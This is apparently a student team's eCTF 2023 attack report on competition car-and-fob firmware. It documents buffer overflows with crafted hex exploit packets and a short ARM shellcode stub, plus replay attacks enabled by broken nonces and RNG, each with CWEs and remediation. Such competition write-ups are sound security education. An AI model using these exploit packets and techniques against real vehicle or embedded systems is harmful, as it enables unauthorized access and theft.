eCTF 2023 UNHaven Attack Report

Conducted by:

UNHaven

Team Members	*Email*
Jamal Bouajjaj	jboua1@unh.newhaven.edu
Alex D Sitterer	asitt1@unh.newhaven.edu
Matthew B Smith	msmit29@unh.newhaven.edu
Karrie Anne M Leduc-Santoro	kledu1@unh.newhaven.edu
Elias S Mosher	emosh1@unh.newhaven.edu
Nicholas J Dubois	ndubo2@unh.newhaven.edu

April 24, 2023

Table of Contents

1 Report Overview **2**
1.1 Executive Summary . . . 2
1.2 Security Requirements . . . 3
1.3 Scope of Attacking . . . 3

2 Observations **4**
2.1 Summary of Recommendations . . . 4
2.2 Positive Security Measures . . . 5

3 Technical Findings **6**
3.1 Team 1: Car Authentication Buffer Overflow . . . 6
3.2 Team 2: Predictable Nonce Generation . . . 9
3.3 Team 3: Nonfunctional RNG . . . 11
3.4 Team 4: Nonce Saturation . . . 12
3.5 Team 5: Fob Pairing Buffer Overflow . . . 14
3.6 Team 6: No RNG . . . 17
3.7 Team 6: Pre-Computable Unlock Message . . . 18
3.8 Team 6: Plaintext Feature . . . 19

4 Conclusion **21**

Appendices **23**

A Physical Topology **23**

B Tools **25**

1 Report Overview

1.1 Executive Summary

The 2023 MITRE eCTF is a competition revolving around embedded security. This year, the teams were tasked with creating a secure car and fob system. The competition is split up into two phases: A design phase, where each team developed firmware to be attacked by other teams, and an attack phase, where each team can attack the other team's firmware and designs to try and extract flags from the other team's firmware.

This document only pertains to the Attack Phase of the competition and the vulnerabilities that were discovered and exploited.

The fob and car firmware developed must meet the Security Requirements as specified in section 1.2. The TM4C123GH6PM microcontroller by Texas Instruments was the target platform.

1.2 Security Requirements

The following security requirement must be met per design as specified in the Competition Rules:

SR1: A car should only unlock and start when the user has an authentic fob that is paired with the car

SR2: Revoking an attacker's physical access to a fob should also revoke their ability to unlock the associated car

SR3: Observing the communications between a fob and a car while unlocking should not allow an attacker to unlock the car in the future

SR4: Having an unpaired fob should not allow an attacker to unlock a car without a corresponding paired fob and pairing PIN

SR5: A car owner should not be able to add new features to a fob that did not get packaged by the manufacturer

SR6: Access to a feature packaged for one car should not allow an attacker to enable the same feature on another car

1.3 Scope of Attacking

The full scope of the attacks were limited to the firmware running on the microcontroller designed by the other teams. The secure bootloader provided by MITRE was out of scope. Furthermore, attempting to switch the microcontroller to debugging mode before the secure bootloader disabled it was also out of scope.

2 Observations

This section serves as a high-level overview of the vulnerabilities in the other team's designs as discovered and attacked by UNHavenṪhis is not a full scope of all possible vulnerabilities within the other team's firmware, as the team had significant time constraints during the attack phase. As such, difficult, time-consuming, and less obvious exploits were not found, or investigated.

There were two primary top-level causes of exploits that UNHaven utilized during their attack phase:

Buffer Overflow

The most prominent easy-to-attack vectors UNHaven found in other designs were buffer overflows. Buffer overflows, during this competition, in some cases allowed UNHaven to write to the return address allowing arbitrary code jumping. This was utilized to point to a in the program's memory to attack it, or point it back to the buffer location to execute shell code

Bad RNG

Another source of easy-to-attack vectors UNHaven utilized where bad RNG. The TM4C123GH6PM does not have a hardware RNG, so any source of entropy (timers, ACD noise, etc) must be used in order to create entropy for a software RNG. Some designs did not implement the RNG correctly, allowing easy replay attacks to be executed.

2.1 Summary of Recommendations

The following is an overview of recommendations that should be implemented in any future design:

- Ensure all I/O functions define a maximum explicit buffer size to read/write from the I/O and program memory.
- Implement a more secure RNG with more entropy source, possibly including an entropy pool.
- Enabling and setting the Memory Protection Unit (MPU) to prevent shell code execution.
- Ensure the communication channel between the car and fob were encrypted.
- Ensure any sensitive data is encrypted.

2.2 Positive Security Measures

During the attack phase, UNHaven was impeded by many of the security measures teams had in place in their design. A number of security best practices were observed that limited UNHaven's ability to attack some designs. Some instances of aforementioned security practices implemented include:

- The enabling and setting of the MPU.
- The usage of macros to check the output of some critical computation multiple times, deterring glitch-based attacks.
- A delay to prevent brute-force attacks.
- The usage of good RNG with an entropy pool.
- The usage of Rust due to its inherit memory safety, and other compile time checks to prevent common errors which can easily become vulnerabilities.

3 Technical Findings

This section describes, in detail, each vulnerability found, how it was exploited by UNHaven, and recommended solutions to patch the exploit.

3.1 Team 1: Car Authentication Buffer Overflow

Security Requirements Broken:

SR1	SR2	SR3	SR4	SR5	SR6
x	x	x	x		

CWEs Exploited:

- CWE-823[1]: Use of Out-of-range Pointer Offset
- CWE-787[2]: Out-of-bounds Write
  - ↪ Parent of CWE-121[3]: Stack-based Buffer Overflow

Description:

The attacker, upon sending an unlock packet and a crafted attack packet, allows the car to unlock without any authenticated fob.

To unlock the car, first, the unlock command is sent as

```
5700
```

The car will then return a challenge to unlock it. Then the following crafted packet is sent

```
59FE0000000000000000000000000000000000000000000000000000000000000000000000
    0000000000000000000000000000000000000000000000000000000000000000000000
    0000000000000000000000000000000000000000000000000000000000000000000000
    0000000000000000000000000000000000000000000000000000000000000000000000
    0000000000000000000000000000000000000000000000000000000000000000000000
    0000000000000000000000000000000000000000000000000000000000000000000000
    0000000000000000000000000000000000004000000000000000098300000000000000
    00000000000000000000
```

The car will then unlock.

Exploitation Details:

This attack exploits the `receive_board_message_by_type()` function, which writes up to 256 bytes of data into the given buffer pointer. The size of the data written is defined by the message packet.

In the car firmware's `receiveAnswerStartCar()` function, a 256-byte buffer is allocated. Passing this by itself to the `receive_board_message_by_type()` function would make it safe, but the buffer offset by `sizeof(challenge)` (which is 32 bytes) is passed instead.

The offending line is #6 shown below:

```c
void receiveAnswerStartCar()
{
    // Create a message struct variable for receiving data
    MESSAGE_PACKET message;
    uint8_t buffer[256];
    message.buffer = buffer + sizeof(challenge);

    // Receive FEATURE_DATA(5) and SIGNATURE(64)
    if (receive_board_message_by_type(&message, ANSWER_MAGIC) !=
    ↪ sizeof(FEATURE_DATA) + 64)
    {
        return;
    }
    ...
}
```

While doing a memory analysis using an unprotected car, the UNHaven team discovered that part of the 32-byte "overflow" memory looked similar to the return pointer as shown by the debugger, shown in fig. 1.

Figure 1: Memory view, with the return pointer circled

Looking thru the assembly code of the car, this makes sense as right after the function is exited the PC is popped from the stack, shown in fig. 2.

This was utilized by UNHaven to point the program counter to where the car is authenticated

and prints out the unlock key, which was memory location *0x8308* (The memory set in the attack packet was *0x8309* due to ARM's PC offset). The register R5, which is also popped from the stack, also needed modification to *0x40*, as R5 sets the EEPROM read size as shown in fig. 2

```
821e:   4604        mov   r4, r0
8300:   a804        add   r0, sp, #16
8302:   f001 f8f3   bl    94ec <mbedtls_pk_free>
8306:   bb24        cbnz  r4, 8352 <receiveAnswerStartCar+0xfa>
8308:   462a        mov   r2, r5
830a:   f44f 61f8   mov.w r1, #1984    ; 0x7c0
830e:   a80e        add   r0, sp, #56  ; 0x38
8310:   f00a fc3e   bl    12b90 <EEPROMRead>
8314:   481c        ldr   r0, [pc, #112]   ; (8388 <receiveAnswerStartCar+0x130>)
8316:   462a        mov   r2, r5
8318:   a90e        add   r1, sp, #56  ; 0x38
831a:   f7ff fecd   bl    80b8 <uart_write>
831e:   f89d 3138   ldrb.w r3, [sp, #312]  ; 0x138
8322:   2b29        cmp   r3, #41  ; 0x29
8324:   d115        bne.n 8352 <receiveAnswerStartCar+0xfa>
8326:   4e18        ldr   r6, [pc, #96]    ; (8388 <receiveAnswerStartCar+0x130>)
8328:   f50d 759d   add.w r5, sp, #314     ; 0x13a
832c:   f89d 3139   ldrb.w r3, [sp, #313]  ; 0x139
8330:   42a3        cmp   r3, r4
8332:   dc11        bgt.n 8358 <receiveAnswerStartCar+0x100>
8334:   4815        ldr   r0, [pc, #84]    ; (838c <receiveAnswerStartCar+0x134>)
8336:   2200        movs  r2, #0
8338:   2102        movs  r1, #2
833a:   f00a fe0b   bl    12f54 <GPIOPinWrite>
833e:   4813        ldr   r0, [pc, #76]    ; (838c <receiveAnswerStartCar+0x134>)
8340:   2200        movs  r2, #0
8342:   2104        movs  r1, #4
8344:   f00a fe06   bl    12f54 <GPIOPinWrite>
8348:   2208        movs  r2, #8
834a:   4810        ldr   r0, [pc, #64]    ; (838c <receiveAnswerStartCar+0x134>)
834c:   4611        mov   r1, r2
834e:   f00a fe01   bl    12f54 <GPIOPinWrite>
8352:   f50d 7d06   add.w sp, sp, #536     ; 0x218
8356:   bd70        pop   {r4, r5, r6, pc}
8358:   f815 1b01   ldrb.w r1, [r5], #1
835c:   0189        lsls  r1, r1, #6
835e:   f5b1 6ff8   cmp.w r1, #1984    ; 0x7c0
```

Figure 2: Disassembly of exploited stack popping

Recommended Remediation: Any of the following mitigation is recommended to patch this exploit.

- Re-write the `receiveAnswerStartCar()` to have a limit given by the software that supersedes the user message size.
- Re-size the buffer to prevent the overflow
- Have `message.buffer` point to the entire allocated buffer and not an offset.

3.2 Team 2: Predictable Nonce Generation

Security Requirements Broken:

SR1	SR2	SR3	SR4	SR5	SR6
	x	x			

CWEs Exploited:

- CWE-294[4]: Authentication Bypass by Capture-replay
- CWE-340[5]: Generation of Predictable Numbers or Identifiers
  ↪ Parent of CWE-342[6]: Predictable Exact Value from Previous Values
- CWE-1241[7]: Use of Predictable Algorithm in Random Number Generator

Description:

The attacker can, by analyzing the packet sent from the car to the fob for authentication and having a pre-collection of captures with the same car and fob, authenticate and unlock the car with a simple replay attack.

Exploitation Details:

This exploit attacks the car's nonce generation, which is a simple incrementation from a base nonce as shown below:

```
while (true) {
    char arr[8]; memset(arr,0,8);
    strncpy(arr,(char*) &nonce,4);
    regular_send(arr,NONCE_MAGIC);
    unlockCar();
    nonce++;
        if(!reset_counter){
            reset_counter=true;
            goto reset;
        }
}
```

This nonce also gets reset on the car's startup. The nonce also does not encrypt when sent out over the channel and is periodically sent out every time a new nonce is generated.

This allowed UNHaven to record unlock packets from the car to the fob with a given nonce sent by the car, reset the car, then replay the same unlock packet to the car when the recorded nonce gets sent out as a challenge by the car.

Recommended Remediation: Any of the following mitigation methods are recommended to patch this exploit:

- Have an RNG generate the nonce.
- Do not sent out the nonce until the fob desires to unlock the car.
- Have the nonce be encrypted before it is sent to the fob.

3.3 Team 3: Nonfunctional RNG

Security Requirements Broken:

SR1	SR2	SR3	SR4	SR5	SR6
	x	x			

CWEs Exploited:

- CWE-1241[7]: Use of Predictable Algorithm in Random Number Generator

Description:

The attacker, by recording the packet sent from the car to the fob for unlocking, can unlock the car by sending a pre-determined attack packet to the car after the initial unlock initialization command.

Exploitation Details:

The car authenticates the fob by sending it a random challenge, and waiting for an expected reply from the fob. The Random Number Generator used in the car, called by the `getRandomNumber()` function, is non functional as it outputs a constant *0xFF*. This allowed UNHaven to execute a replay attack by recording the unlock packet from the car to the fob, and replaying that for a future unlock.

Recommended Remediation: Any of the following mitigation methods are recommended to patch this exploit:

- Fix the RNG to generate random numbers.

3.4 Team 4: Nonce Saturation

Security Requirements Broken:

SR1	SR2	SR3	SR4	SR5	SR6
		x			

CWEs Exploited:

- CWE-20[8]: Improper Input Validation
  - ↪ Parent of CWE-1284[9]: Improper Validation of Specified Quantity in Input

Description:

The attacker can, by analyzing the packet sent from the car to the fob for authentication for a single system, unlock the vehicle with a simple replay attack.

Exploitation Details:

The communication scheme is designed to prevent replay attacks by adding "random" nonces that the fob needs to solve as a challenge to authenticate the fob.

In the car and fob firmware, there is a bug where two nonces (one from the other device that is given and the other from the device that is generated and sent) are first converted to strings, then concatenated, then converted back to a long integer. The concatenation of the two nonces's strings results in a number that is the order of magnitude larger than what a 32-bit value can hold, resulting in the `strtoul()` function returning *0xFFFFFFFF* as the combined nonce that is used by the fob to XOR cipher the password before sending it, and the car to check the password.

```
// send nonce2
uint8_t* nonce;
nonce = send_board_message(&N2, 11, N2_MAGIC, 0, 0);

uint32_t nonce2;
nonce2 = (nonce[3]<<24)|(nonce[2]<<16)|(nonce[1]<<8)|nonce[0];

//converting to char array
char a1[sizeof(uint32_t)*8+1];
utoa(nonce1,a1,10);
char a2[sizeof(uint32_t)*8+1];
utoa(nonce2,a2,10);
//concat
strcat(a1,a2);
//uart_write(HOST_UART, a1, 11);

```

```
17 //convert to nonce again
18 uint32_t concat_nonce;
19 char *str2;
20 concat_nonce = strtoul(a1,str2,10);
```

As the encryption key and HMAC signature (used to encrypt and verify the authenticity of the channel and devices) use hard-coded keys, and the randomly generated combined nonce is broken, UNHaven was able to apply a basic replay attack to unlock the car.

Recommended Remediation: Any of the following mitigation methods are recommended to patch this exploit:

- Limit the input string number given to `strtoul()`
- Change the nonce combination algorithm to prevent numeric saturation
- Add randomness in the encryption key that is used for transmission

3.5 Team 5: Fob Pairing Buffer Overflow

Security Requirements Broken:

SR1	SR2	SR3	SR4	SR5	SR6
	x		x		

CWEs Exploited:

- CWE-119[10]: Improper Restriction of Operations within the Bounds of a Memory Buffer
- CWE-823[1]: Use of Out-of-range Pointer Offset
- CWE-787[2]: Out-of-bounds Write
  ↪ Parent of CWE-121[3]: Stack-based Buffer Overflow

Description:

The attacker, upon sending a pairing message to the fob and a crafted packet, sets the fob to print the internal memory which includes the unlock encryption key and the pairing pin.

To get the key and pin, a pairing sequence is started with a paired fob:

```
pair\n
```

The fob will wait for the pin to be entered. Then the following crafted packet is sent

```
88b048f25867bf46dc1b00206700000036000000991b00200a
```

The fob will continuously print out the unlock password and pairing pin structure until reset. The unlock password can be used to solve the car's sent challenge and thus unlock it.

Exploitation Details:

This attack exploits the `uart_readline()` function, which will write data to input buffer until a new line character. This was used to write above the given buffer's limit.

The offending line is #10 shown below:

```
1 void pairFob(FLASH_DATA *fob_state_ram)
2 {
3   MESSAGE_PACKET message;
4   // Start pairing transaction - fob is already paired
5   if (fob_state_ram->paired == FLASH_PAIRED)
6   {
7     int16_t bytes_read;
8     uint8_t uart_buffer[8];
```

```c
    uart_write(HOST_UART, (uint8_t *)"Enter pin: ", 11);
    bytes_read = uart_readline(HOST_UART, uart_buffer);

    //If we read a message the same length as the pin
    if (bytes_read == 6)
    {
    ...
}
```

A basic debugging memory analysis revealed what to write to the buffer to set the program counter, which is popped from the stack upon exiting the function, to anywhere in memory.

UNHaven attempted to point the program counter right after the pin comparison check, address *0x8658*. This resulted in the wrong output being printed out. This is because the disassembly, shown in fig. 3, indicates that the print function's struct pointer is dependent on the stack counter.

```
8652:»  4288      » cmp»r0, r1
8654:»  d1f6      » bne.n»  8644 <pairFob+0x38>
8656:»  b17b      » cbz»r3, 8678 <pairFob+0x6c>
8658:»  f242 0355 » movw»   r3, #8277»  ; 0x2055
865c:»  3401      » adds»   r4, #1
865e:»  f8ad 3000 » strh.w» r3, [sp]
8662:»  9401      » str»r4, [sp, #4]
8664:»  f000 fc32 » bl» 8ecc <SysCtlClockGet>
8668:»  230c      » movs»   r3, #12
866a:»  fbb0 f0f3 » udiv»   r0, r0, r3
866e:»  f000 fc27 » bl» 8ec0 <SysCtlDelay>
8672:»  4668      » mov»r0, sp
8674:»  f7ff ff34 » bl» 84e0 <send_board_message>
8678:»  b004      » add»sp, #16
867a:»  bd70      » pop»{r4, r5, r6, pc}
867c:»  1c45      » adds»   r5, r0, #1
867e:»  2155      » movs»   r1, #85»; 0x55
8680:»  a802      » add»r0, sp, #8
8682:»  9503      » str»r5, [sp, #12]
8684:»  f7ff ff62 » bl» 854c <receive_board_message_by_type>
8688:»  4620      » mov»r0, r4
868a:»  2300      » movs»   r3, #0
868c:»  f800 3b21 » strb.w» r3, [r0], #33
```

Figure 3: Pointed PC and SP reference issue

Due to a lack of an active MPU, shell code was able to be executed in RAM from the buffer's location. A small assembly program was written, shown below, that adds 32 to the stack

counter (16 from what is added shown in green in fig. 3, and another 16 that is automatically added from the pop instruction), then sets the program counter to the desired address.

```
.text
.global _start

_start:
        .code 16
        sub sp, #32
        movw r7, #0x8658
        mov pc, r7
```

Further Exploits:

Due to time constraints, stack pointer decrement and data print jump was the only exploit attempted by UNHaven using this vulnerability. However, due to the ability to write shell code, an agent with sufficient knowledge of the system can utilize this to set and extract other information from the fob, such as enabled features, given enough time to develop shellcode.

Recommended Remediation:

Any of the following mitigation is recommended to patch this exploit.

- Rewrite the `uart_readline()` function to have a firmware defined limit to the I/O input size.
- Enable and set the MPU to prevent shell code execution.

3.6 Team 6: No RNG

Security Requirements Broken:

SR1	SR2	SR3	SR4	SR5	SR6
	x	x			

CWEs Exploited:

- CWE-294[4]: Authentication Bypass by Capture-replay
- CWE-325[11]: Missing Cryptographic Step

Description:

The attacker, by analyzing the packet sent from the car to the fob for authentication and having a pre-collection of captures with the same car and fob, allows the attacker to authenticate with a simple replay attack.

Exploitation Details:

The packets between the fob and the car is not encrypted, and is constant for any paired system. Thus UNHaven was able to easily run a replay attack on a recorded unlock packet from the fob to the car.

Recommended Remediation: Any of the following mitigation methods are recommended to patch this exploit:

- Encrypt the data from the fob to the car with a random shared key.

3.7 Team 6: Pre-Computable Unlock Message

Security Requirements Broken:

SR1	SR2	SR3	SR4	SR5	SR6
x	x	x	x		

CWEs Exploited:

- CWE-294[4]: Authentication Bypass by Capture-replay
- CWE-325[11]: Missing Cryptographic Step
- CWE-319[12]: Cleartext Transmission of Sensitive Information

Description:

The attacker, by analyzing a feature file or brute-forcing the car ID, can pre-compute the unlock packet that can be sent to the car to unlock it.

Exploitation Details:

The car, to unlock, expects a hashed message as a means of "encrypting" the channel and verifying a fob is authenticated. The hashed message, as created by the fob, only includes that Car ID and a constant string.

The feature file generated, an example shown below, included the Car ID which was enough to pre-compute a valid unlock packet for the car.

```
3500000000000000010a
```

The fob and car hashing function, due to a wrong implementation, only used 1 byte of the Car ID. So even without a feature file the Car ID can be easily brute-forced.

Recommended Remediation: Any of the following mitigation are recommended to patch this exploit:

- Encrypt the data from the fob to the car with a random key.
- Encrypt the feature file so as to not reveal the Car ID.
- Implement a better handshaking protocol between the fob and the car.

3.8 Team 6: Plaintext Feature

Security Requirements Broken:

SR1	SR2	SR3	SR4	SR5	SR6
				x	x

CWEs Exploited:

- CWE-294[4]: Authentication Bypass by Capture-replay
- CWE-325[11]: Missing Cryptographic Step
- CWE-922[13]: Insecure Storage of Sensitive Information
  ↪ Parent of CWE-312[14]: Cleartext Storage of Sensitive Information
- CWE-311[15]: Missing Encryption of Sensitive Data
  ↪ Parent of CWE-319[12]: Cleartext Transmission of Sensitive Information
  ↪ Parent of CWE-312[14]: Cleartext Storage of Sensitive Information

Description:

The attacker can either

- Craft a packet, after the car has been unlocked, to enable any feature they desire, or
- Craft a feature enable packet that will enable any feature in the fob

Exploitation Details:

After the car is unlocked, the car expects a starting command. The starting message includes the car ID, number of features enabled, and the enabled features. This can be exploited to have the car enable any features a user desires.

The fob's enabling feature expected a "feature file" to be sent. This feature file, as shown below as an example, includes the car ID and the feature number to enable as plain text. The feature to be enabled can be modified and sent to the fob after an initial *enable* message to allow the fob to accept the feature.

```
3500000000000000010a
```

Further Exploits: The UNHaven discovered that the car firmware, as shown below, prints out contents of the EEPROM based on the given feature number as sent by the fob. As this data is not encrypted, an actor can send any feature offset, thus allowing the agent to print out the entirety of the EEPROM if there is more data stored in it.

```
FEATURE_DATA *feature_info = (FEATURE_DATA *)buffer;

// Verify the correct car id
if (strcmp((char *)car_id, (char *)feature_info->car_id)) {
return;
}

// Print out features for all active features
for (int i = 0; i < feature_info->num_active; i++) {
uint8_t eeprom_message[64];

uint32_t offset = feature_info->features[i] * FEATURE_SIZE;

if (offset > FEATURE_END) {
    offset = FEATURE_END;
}

EEPROMRead((uint32_t *)eeprom_message, FEATURE_END - offset, FEATURE_SIZE);

uart_write(HOST_UART, eeprom_message, FEATURE_SIZE);
}
```

Recommended Remediation: Any of the following mitigation methods are recommended to patch this exploit:

- Encrypt the start packet from the car to the fob.
- Encrypt the feature file so as to not reveal the Car ID and allow any feature to be edited.
- Implement a better handshaking protocol between the fob and the car.
- Have the feature number limited from $0 \rightarrow 2$ (or $1 \rightarrow 3$)

4 Conclusion

This document described some of the vulnerabilities that UNHaven found during the eCTF competition. As the firmware exploited is not used in any application and was solely developed for this competition, the highlights in this document are educational in nature for the teams whose designs were exploited to promote and educate on good embedded security practices and implementations.

References

[1] *CWE-823: Use of Out-of-range Pointer Offset.* URL: https://cwe.mitre.org/data/definitions/823.html.

[2] *CWE-787: Out-of-bounds Write.* URL: https://cwe.mitre.org/data/definitions/787.html.

[3] *CWE-121: Stack-based Buffer Overflow.* URL: https://cwe.mitre.org/data/definitions/121.html.

[4] *CWE-294: Authentication Bypass by Capture-replay.* URL: https://cwe.mitre.org/data/definitions/294.html.

[5] *CWE-340: Generation of Predictable Numbers or Identifiers.* URL: https://cwe.mitre.org/data/definitions/340.html.

[6] *CWE-342: Predictable Exact Value from Previous Values.* URL: https://cwe.mitre.org/data/definitions/342.html.

[7] *CWE-1241: Use of Predictable Algorithm in Random Number Generator.* URL: https://cwe.mitre.org/data/definitions/1241.html.

[8] *CWE-20: Improper Input Validation.* URL: https://cwe.mitre.org/data/definitions/20.html.

[9] *CWE-1284: Improper Validation of Specified Quantity in Input.* URL: https://cwe.mitre.org/data/definitions/1284.html.

[10] *CWE-119: Improper Restriction of Operations within the Bounds of a Memory Buffer.* URL: https://cwe.mitre.org/data/definitions/119.html.

[11] *CWE-325: Missing Cryptographic Step.* URL: https://cwe.mitre.org/data/definitions/325.html.

[12] *CWE-319: Cleartext Transmission of Sensitive Information.* URL: https://cwe.mitre.org/data/definitions/319.html.

[13] *CWE-922: Insecure Storage of Sensitive Information.* URL: https://cwe.mitre.org/data/definitions/922.html.

[14] *CWE-312: Cleartext Storage of Sensitive Information.* URL: https://cwe.mitre.org/data/definitions/312.html.

[15] *CWE-311: Missing Encryption of Sensitive Data.* URL: https://cwe.mitre.org/data/definitions/311.html.

Appendices

A Physical Topology



Figure 4: Pairing Physical Setup



Figure 5: Feature Enabling Physical Setup



Figure 6: Unlocking and Starting Physical Setup

B Tools

Name	Description	Link
VSCode	Text Editor	https://vscodium.com/
OpenOCD	Chip Programming and Debugging Interface	https://openocd.org/
GDB	Debugger	https://www.sourceware.org/gdb/
Cutecom	GUI for serial comms	https://cutecom.sourceforge.net/
ARM GCC	Compiler, Assembler, Disassembler	https://developer.arm.com/ToolsandSoftware/GNUToolchain